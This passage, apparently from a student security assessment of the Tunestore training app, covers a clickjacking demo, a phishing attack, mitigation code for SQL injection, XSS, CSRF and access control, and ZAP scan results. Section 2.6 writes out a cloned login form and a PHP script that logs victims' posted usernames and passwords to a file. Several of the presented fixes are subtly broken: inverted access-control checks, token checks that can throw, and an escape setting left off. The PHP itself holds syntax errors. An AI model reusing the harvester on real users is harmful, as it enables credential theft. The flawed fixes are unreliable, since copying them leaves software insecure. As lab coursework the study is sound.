


The below screenshot of attacker web page is the opacity is set to 0.01 as shown above:



To demonstrate the attack:

Here, I have clicked on “CLICK ME!” link and see what I have got on the top left corner of the page. “You can’t add a friend you’ve already got!”.



2.6 DOCUMENT TO HARVEST USER CREDENTIALS VIA A LINK

2.6.1 Vulnerability Rating: DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can steal any login of a user if they are able to inject the code before the user logs in.
R	Reproducibility	Level: 3 An attacker can do this attack any time to manage the resources on the site.
E	Exploitability	Level: 2 With no protection for this attack, this is a common attack, but it does take some above average programming competency to successfully extract the user's username and password.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, the URLs can dictate so much of the sites functionality.

2.6.2 Vulnerability Description and Impact

In this attack, we make victim to enter credentials of login and we harvest through diverting a user to unknown attacker's web page.
This can lead to loss of victim's resources and reputation.
An attacker can have user credentials and can perform any action on behalf of the victim.

2.6.3 Description of exploits used

Here, in this attack I have created a web page, cloned from "login page" of the "TUNESTORE" website and made changes to **action** attribute of the login form. And I have redirected it to 1.php page through which I can harvest the victim's credentials.

2.6.4 Exploitation example

I have copied the page source code of the login page in the TUNESTORE and saved it as a separate html file. The screen shot of the change is shown below.

phishing.html

~/Downloads/phishing.html

```
206
207
208
209        <a href="/Tunestore/buy.do?cd=10">Buy</a>/<a href="/Tunestore/giftsetup.do?cd=10">Gift</a> ($9.99)
210
211
212
213      <br /><a href="/Tunestore/comments.do?cd=10">Comments</a>
214    </p>
215    </div>
216
217
218            </div>
219          </div>
220        </div>
221        <div class="yui-b" id="leftpanel">
222
223
224
225
226
227    <form name="loginForm" method="post" action="1.php">
228    <table>
229    <tr>
230      <td class="prompt">Username:</td>
231      <td class="ui"><input type="text" name="username" value=""></td>
232    </tr>
233    <tr>
234      <td class="prompt">Password:</td>
235      <td class="ui"><input type="password" name="password" value=""></td>
236    </tr>
237    <tr>
238      <td colspan="2" class="ui"><input type="checkbox" name="stayLogged" value="true"> Stay Logged In?</td>
239    </tr>
240    <tr>
241      <td colspan="2" class="ui"><input type="submit" value="Login"></td>
242    </tr>
243    </table>
```

Below is the screen shot of 1.php file: through which we can get the credentials entered by victim and save them in a text file.

1.php

~/Downloads/1.php (functions)

```
1   <?php
2   header("location: http://localhost:8080/Tunestore/login.do");
3   handle = fopen("passwords.txt". "a");
4   foreach($_POST as $variable => $value) {
5   fwrite($handle, $variable);
6   fwrite($handle, "=");
7   fwrite($handle, $value);
8   fwrite($handle, "/r/n");
9   }
10  fwrite($handle, "/r/n");
11  exit:
12  ?>
```

3 MITIGATION RECOMMENDATIONS

3.1 SQL PREVENTION

3.1.1 SQL injection in the registration and login page was prevented by adding prepared statements:

```
//Login SQL Injection Prevention
conn = dataSource.getConnection();
String sql = "SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER WHERE TUNEUSER.USERNAME= ? AND PASSWORD= ?";
PreparedStatement ps = conn.prepareStatement(sql);
ps.setString(1, login);
ps.setString(2, password);
ResultSet rs = ps.executeQuery();
```

3.1.2 Registration SQL Prevention

```
    //Registration SQL Injection Prevention (+)
     conn = dataSource.getConnection();
     String sql = "SELECT COUNT(*) USERCNT "
             + "FROM TUNEUSER "
             + "WHERE USERNAME = ?";
     PreparedStatement stmt = conn.prepareStatement(sql);
     stmt.setString(1, login);
     ResultSet rs = stmt.executeQuery();
   /* (-)
- conn = dataSource.getConnection();
 - Statement stmt = conn.createStatement();
  -ResultSet rs = stmt.executeQuery("SELECT COUNT(*) USERCNT "
   -    + "FROM TUNEUSER "
    -   + "WHERE USERNAME = '"
     - + daf.getString("username")
      -+ "'");
      */
  rs.next();
  if (rs.getInt("USERCNT") > 0) {
    errors.add(ActionMessages.GLOBAL_MESSAGE, new ActionMessage("error.user.exists"));
  } else if (errors.isEmpty()) {
    //Registration SQL Injection Prevention (+)
      sql = "INSERT INTO TUNEUSER (USERNAME,PASSWORD,BALANCE) VALUES (?,?,0.00)";
      stmt = conn.prepareStatement(sql);
      stmt.setString(1, login);
      stmt.setString(2, password);
       int nrs = stmt.executeUpdate();
```

3.2 XSS PREVENTION

Where trusted data must be escaped before execution:
<script>...DONT PUT UNTRUSTED DATA HERE...</script> directly in script
<!--...DONT PUT UNTRUSTED DATA HERE...--> inside an HTML comment

<div ...DONT PUT UNTRUSTED DATA HERE...=test /> in an attribute name
<DONT PUT UNTRUSTED DATA HERE... href="/test" /> in a tag name
<style>...DONT PUT UNTRUSTED DATA HERE...</style> directly in CSS

Prevention in Tunestore:

3.2.1 XSS for the login page was done by escaping the XML in the message value

```
<%--CSRF  <span class="message">${msg}</span><br /> --%>

  <span class="message"> <c:out value= "${msg}" escapeXml="true"/> </span><br />
```

Protecting the login page can also be done by using the ESAPI library to escape the input in the webpage:

```
//XSS Prevention
String login = ESAPI.encoder().encodeForHTMLAttribute( (String)df.get("username") );
String password = ESAPI.encoder().encodeForHTMLAttribute( (String)df.get("password") );
```

3.2.2 Preventing XSS for the comments page was done by changing both the escapeXml in the commentblock.jsp file to true is shown below (the second highlighted one has yet to be set to true.):

LoginAction.... | CommentsActi... | DownloadActi... | leftanon.jsp | comments.jsp | _commentbloc.

```
1  <%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
2  <c:if test="${empty comments}">
3  Peope haven't said anything
4  </c:if>
5  <c:forEach items="${comments}" var="comment">
6  <div class="comment">
7  <strong><c:out value="${comment.leftby}" escapeXml="true" /></strong> says:
8  <blockquote>
9  <c:out value="${comment.comment}" escapeXml="false" />
```

3.3 (CSRF) CREATE A KEY FOR SUBMISSIONS

Create a key, store it in the session, and require it as a value in form submissions. If the form doesn't contain the key generated on the previous request, it's probably not a proper form submission.

3.3.1 Create Token at login

To prevent CSRF I first made a random token when the user logged in (The last line adds the attribute to the session):

```
//CSRF Generate token
int value;
SecureRandom random;
try {
    random = SecureRandom.getInstance("SHA1PRNG");
    value = random.nextInt();

} catch (NoSuchAlgorithmException e) {

    sun.security.provider.SecureRandom r = new sun.security.provider.SecureRandom();
    byte [] b = new byte[4];
    r.engineNextBytes(b);
    value = ((0xFF & b[0]) << 24) | ((0xFF & b[1]) << 16) |
            ((0xFF & b[2]) << 8) | (0xFF & b[3]);

}
value = Math.abs(value);

  //CSRF token creation @ login *add a time limit (maybe with token)
  request.getSession(true).setAttribute("csrfToken", value);
```

3.3.2 Add Token to Vulnerable JSPs

Next, I edited the friends.jsp to have a hidden token:

```
<html:form action="/addfriend" method="POST">
Friend name:  <html:text property="friend" /><br />
<%-- CSRF  --%>
<input id="token" name="token" type="hidden" value="${csrfToken}" />
<html:submit value="Submit" />
</html:form>
```

Then I did the same to the profile.jsp where the change password form is:

```
<%-- CSRF  --%>
<input id="token" name="token" type="hidden" value="${csrfToken}" />
New Password:  <html:password property="password" size="20" /><br />
Repeat New Password:  <html:password property="rptpass" size="20" /><br />
<input type="submit" value="Change Password" />
</html:form>
```

Also for the gift giving action in the friendsgift.jsp:

```
<%-- CSRF  --%>
<input id="token" name="token" type="hidden" value="${csrfToken}" />
<c:url value="/give.do" var="url">
<c:param name="cd" value="${cd.id}" />
<c:param name="friend" value="${friend}" />
</c:url>
<a href="${url}">${friend}</a><br />
</c:forEach>
```

Check if Tokens Match

Then in the AddfriendAction.java file I added an if statement that checks if the login token and form token match:

```
//CSRF Token Check
Connection conn = null;
HttpSession session = request.getSession();
String storedToken = (String)session.getAttribute("csrfToken");
String token = request.getParameter("token");
//do check
if (storedToken.equals(token)) {
try {
  conn = dataSource.getConnection();
  Statement stmt = conn.createStatement();

  ResultSet rs = stmt.executeQuery("SELECT COUNT(*) "
      + "FROM FRIENDSHIP "
      + "WHERE TUNEUSER1 = '"
      + daf.getString("friend")
      + "' AND TUNEUSER2 = '"
      + request.getSession(true).getAttribute("USERNAME")
      + "'");
```

PasswordAction.java:

```
//CSRF Token Check (+)
Connection conn = null;
HttpSession session = request.getSession();
String storedToken = (String)session.getAttribute("csrfToken");
String token = request.getParameter("token");
//+
ActionMessages errors = (ActionMessages)request.getAttribute(ERROR_KEY);
if (errors == null) {
  errors = new ActionMessages();
}
ActionMessages messages = (ActionMessages)request.getAttribute(MESSAGE_KEY);
if (messages == null) {
  messages = new ActionMessages();
}

//do check for token matching (+)
if ((null == df.get("password")) || "".equals(df.get("password")) ) {
  errors.add(ActionMessages.GLOBAL_MESSAGE, new ActionMessage("errors.required", "prompt.password"));
} else if (! df.get("password").equals(df.get("rptpass"))) {
  errors.add(ActionMessages.GLOBAL_MESSAGE, new ActionMessage("errors.nomatch"));
} else {
    //+
    if(!(storedToken.equals(token))){
        errors.add(ActionMessages.GLOBAL_MESSAGE,
        new ActionMessage("errors.nomatch"));
          }else{
              conn = null;
          }
    //+
```

GiveAction.java:

```
//CSRF
  HttpSession session = request.getSession();
  String storedToken = (String)session.getAttribute("csrfToken");
  String token = request.getParameter("token");
  //
  if (! canbuy || (storedToken.equals(token))==false) {
```

3.4 BROKEN ACCESS CONTROL PRVENTION

3.4.1 Fix for allowing downloads without owning or login:

```
  //Broken Access Control Prevention: Download without logging in
DynaActionForm daf = (DynaActionForm)form;
String cd = (String)daf.get("cd");
String currentUser= (String)request.getSession(true).getAttribute("USERNAME");
    try {
    Connection conn = null;
    conn = DBUtil.getConnection();
    //Check CD database to find song with the matching bits and retrieve the id
    String sql = "SELECT ID FROM CD WHERE BITS = ?";
      PreparedStatement pstmt = conn.prepareStatement(sql);
      pstmt.setString(1,cd);
      ResultSet rs = pstmt.executeQuery();
      //check if user is logged in
      if(rs.next() && !(currentUser== null)==true){
          int cdID = rs.getInt("ID");
          sql = "SELECT * FROM TUNEUSER_CD WHERE CD = ? AND TUNEUSER = ?";
          pstmt = conn.prepareStatement(sql);
          pstmt.setInt(1,cdID);
          pstmt.setString(2, currentUser);
          rs = pstmt.executeQuery();
          if(rs.next()){
  // Try to open the stream first - if there's a goof, it'll be here
  InputStream is = this.getServlet().getServletContext().getResourceAsStream("/W
```

3.4.2 Give Gift Without Logging in:

Below is how I secured the GiveAction.java by authenticating the user before execution:

```
String currentUser= (String)request.getSession(true).getAttribute("USERNAME");

// Broken Access Control
if (! canbuy || (storedToken.equals(token))==false || (!currentUser.equals(""))) {
```

3.4.3 View Another User's CD's:

I solved the Access Control vulnerability in ViewCDsAction.java file to authenticate before execution:


```
try {
     HttpSession session = request.getSession();
     String storedToken = (String)session.getAttribute("csrfToken");
     String token = request.getParameter("token");
     String currentUser= (String)request.getSession(true).getAttribute("USERNAME");

     // Broken Access Control
     if ((storedToken.equals(token))==false || (!currentUser.equals(""))) {
     errors.add(ActionMessages.GLOBAL_MESSAGE, new ActionMessage("login.notauth"));
     } else {
  log.info("Getting CD's");
```

3.5 CLICK JACKING


3.5.1 PREVENTION PER WEB SERVER (Applied to all application hosted on it.)

Adding “Header set X-Frame-Options DENY” to “httpd.conf” file of apache-tomcat server.




3.5.2 PREVENTION PER APPLICATION

I have added a new class “Clickjacking PreventionFilters” which can add headers and avoids clickjacking.



I have added respective filter in web.xml page aslo.




4.0 ZAP Dynamic Analysis

Basically, based on the add-ons added to the ZAP application, the alerts it can scan or the scope it scans the application will vary. So, I have added minimum add-ons to the ZAP from the marketplace that are necessary to find out the types of attacks which we discovered in the previous phases above such as “XSS”, “SQL”, “CSRF”, “Click Jacking”, “Broken Access Control”.

4.1 SQL


4.1.1 SQL Injection – Registering

The below vulnerability detected by ZAP is “true positive” and the attack has been illustrated above in section 2.1.1.




4.1.2 SQL Injection – To view comments made on any CD

The below vulnerability using GET method can enable any person to view comments made on any CD and I consider it as a “false positive”.



I have logged in and made comment on CD = 6 as shown below.


1, But when I use the GET method link when my system has some session stored, and I couldn't see the comment that I have made.



2, And also, when I use the GET method link when my system has NO session stored, and I couldn't see the comment that I have made.


4.1.2 SQL Injection – To gift a CD

The below vulnerability using GET method can enable a person to gift a CD to any of the user and I consider it as a "false positive".

